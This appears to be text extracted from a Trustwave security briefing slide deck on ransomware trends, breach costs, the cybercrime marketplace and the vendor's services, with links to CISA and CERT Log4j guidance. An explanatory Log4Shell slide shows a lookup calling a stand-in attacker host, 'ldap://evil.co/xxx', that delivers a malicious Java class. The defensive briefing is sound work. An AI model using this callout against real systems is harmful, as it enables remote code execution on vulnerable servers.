
Log4j processes the string and queries the malicious LDAP server:

```
ldap://evil.co/xxx
```



3

LDAP Server Responds with directory information containing the malicious Java Class which the server deserializes and installs.



## 1. Visit

<https://www.cisa.gov/uscert/patchche-log4j-vulnerability-guidance>

## 2. Compare your results to

<https://github.com/cisagov/log4j-affected-db>

## 3. And to

[https://github.com/CERTCC/CVE-2021-44228\\_scanner](https://github.com/CERTCC/CVE-2021-44228_scanner)

## 4. Follow the workflow here and prescribed by CISA.gov




# 2022 and Beyond

01	Ransomware will remain the number one threat for organizations.	04	The role of security controls around authentication will remain crucial.
02	2021 has seen increased use of zero-day exploits by threat actors and 2022 will see even more.	05	State-sponsored activity will remain targeted and narrowly focused.
03	Just like ransomware, other types of cybercrime will continue to flourish.	06	Cybercriminal and state-sponsored threat actors will continue to leverage OSTs in network intrusions.
07	Must find a strategic cloud and cloud-security partner who lives and breathes this “stuff”		



# Thank you..

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# Trustwave Security Overview

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**STEVEN BAER FIELD CTO**





# Baer's Bio

- Steven Baer is the Field CTO for the Americas at Trustwave & Trustwave Government Solutions. Steven (known as just 'Baer' to most) has been in the InfoSec industry for over 20 years starting out in banking and e-commerce then moving on to specialized technologies at RSA, Trustwave, and Dell-SecureWorks. Baer was most recently Director of Security Architects -Americas for Dell-SecureWorks where he directly managed 82 Security Architects (pre-sales engineers) across all sales market segments. Prior to that he was VP, Global Director of Systems Engineers at Trustwave. In that role he directly managed over 45 sales engineers in a global sales capacity. He was responsible for key sales engineer talent acquisition, retention, hiring, on-boarding and training sales engineers to support all technical aspects of the sale. Baer has spent over 8 years in running IT-Risk at JP Morgan Chase. He has also played pivotal leadership roles as virtual CISOs and executive sponsors and is an active participant in Infragard, The Chicago FBI Citizen's Academy and on the Steering Committee for the U.S. Secret Service Chicago Electronic Crimes Task Force. Baer has spearheaded Trustwave Government Solutions Cybersecurity Maturity Model Certification- Registered Provider Organization, as well as obtaining a Registered Practitioner Certification.



# Agenda

- 1 The Ripple Effect
- 2 Cybercrime & the Current State of the Global Marketplace
- 3 Ransomware
- 4 Trustwave Solutions
- 5 Resources and Q&A



## Expertise and Industry Leadership

Talent sourced from military, government intelligence, law enforcement and more

## Unrivaled Intelligence

Intelligence curated from Trustwave forensic investigations, incident response, threat hunts, ethical hacking exercises, and research

## Globally Recognized

Recognized globally by enterprises, cybersecurity analysts and research community



## SpiderLabs Research Centers



# Who we are

Unanimously recognized as the global security leader for stopping threats in the hybrid multi-cloud world



FORRESTER®

**Leader**

Global Managed Security Services Provider,  
Q3 2020

**Strong Performer**

Global Managed Detection & Response,  
Q1 2021

Gartner®

**Leader**

Magic Quadrant for Managed Security Services, Worldwide  
2019, 2020

**Leader**

IDC MarketScape Worldwide Managed Security Services 2020 Vendor Assessment

 Microsoft

**Top Managed Security Operations Center (SOC)**  
Microsoft Security 20/20 2021

**2,000+**

Security professionals worldwide

**5,000+**

Enterprise clients

**96 countries**  
Client footprint

**9**

Global Security Operations Centers

**6**

SpiderLabs Research Centers

**25**

Years of Experience



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# Ripple Effect & Current State of the Global Marketplace

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


## Ransomware Statistics

- **\$40M** Largest known paid ransom
- **\$200K** Average ransom payment
- **11 seconds** Average time between ransomware attacks
- **21 days** Average business downtime
- **80%** Of victims experience double-extortion in 2021
- **42%** Of victims with cyber insurance had their insurance pay out
- **\$1.85M** Is the average cost for a small business to fully recover
- **98%** Of payments were BTC



## Ransomware Attack Vectors



# The Ripple Effect.....

Costs you have to prepare for

## Days 1-30

- Ransom????
- Cyber insurance
- Incident Response
- Disaster Recovery
- Consulting
- Gear replacement

## Days 61-180

- Clean up effort
- Prevention
- Fines

## Days 31-60

- Staff
- 3<sup>rd</sup> party legal & media
- Executive resources

## Days 180-365

- Restitutions
- 3<sup>rd</sup> party lawsuits
- Executive resource





# Possibility & Probability

The world we live in.....



Creates a kit to capitalize on the vulnerability and sells it.



Disclose

Massive use of the kit



# Cybercrime Professionalized


Organized, Systematic, & Diversified

**\$5.2 BILLION – Bitcoin transactions for ransom payments**

**Multipurpose tools for sale**

**Log4J & Log4Shell exploit tool kits on the market**

**Crafted ransomware to compromise Network Attached Storage (NAS) environment**



## Cyber Criminal


### THINGS TO REMEMBER:

- It's not illegal
- ROI is HIGH
- Services & infrastructure for rent
- Tools for sale



# The Problem Defined

**Ransomware:** A type of malicious software designed to block access to a computer system until a sum of money is paid.





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# Helpful Solutions

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# REAL TESTING

TEST THE WAY A BAD GUY WOULD

## TIMING IS EVERYTHING

TEST OFTEN  
DON'T RELY ON  
OLD DATA  
BEFORE, DURING,  
AND AFTER MAJOR  
EVENTS

## TOOLS & TECHNIQUES

REMEMBER TOOLS  
ARE PURPOSE  
BUILT  
USE EXPERTS TOO

## CYBER INSURANCE

UNDERSTAND  
WHAT'S COVERED  
BREACHES HAVE  
RIPPLE EFFECT  
COSTS

## INCIDENT RESPONSE

HAVE MULTIPLE  
RETAINERS  
DO PROACTIVE  
THREAT HUNTS –  
**GOLDEN\_SPY**

TEST EVERYTHING



# Have a Strong Program

....Never a dull day in infosec

**Proactive Threat Hunting**

**Security Testing**

**Incident Response Retainer**

**Ransomware Readiness**



# Questions and Next Steps

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# Resources

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# Trustwave Contacts:

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-JFrainey@trustwave.com

Robin Noser: Channel Manager/East and West  
-Robin.Noser@trustwave.com



# Emergence of Golden Spy Malware

## SpiderLabs Blog Post

Trustwave SpiderLabs has discovered a new malware family, dubbed GoldenSpy, embedded in tax payment software that a Chinese bank requires corporations to install to conduct business operations in China.

**BLOGS & STORIES**

### SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

#### The Golden Tax Department and the Emergence of GoldenSpy

Share:

*Trustwave SpiderLabs has discovered a new malware family, dubbed GoldenSpy, embedded in tax payment software that a Chinese bank requires corporations to install to conduct business operations in China.*

**GoldenSpy**

## Emerging Threat Report

SPIDERLABS THREAT FUSION TEAM

Trustwave®



# Questions and Next Steps



# Anthony Williams

VP of Technology Strategic Solutions/CIO  
MR2 Solutions

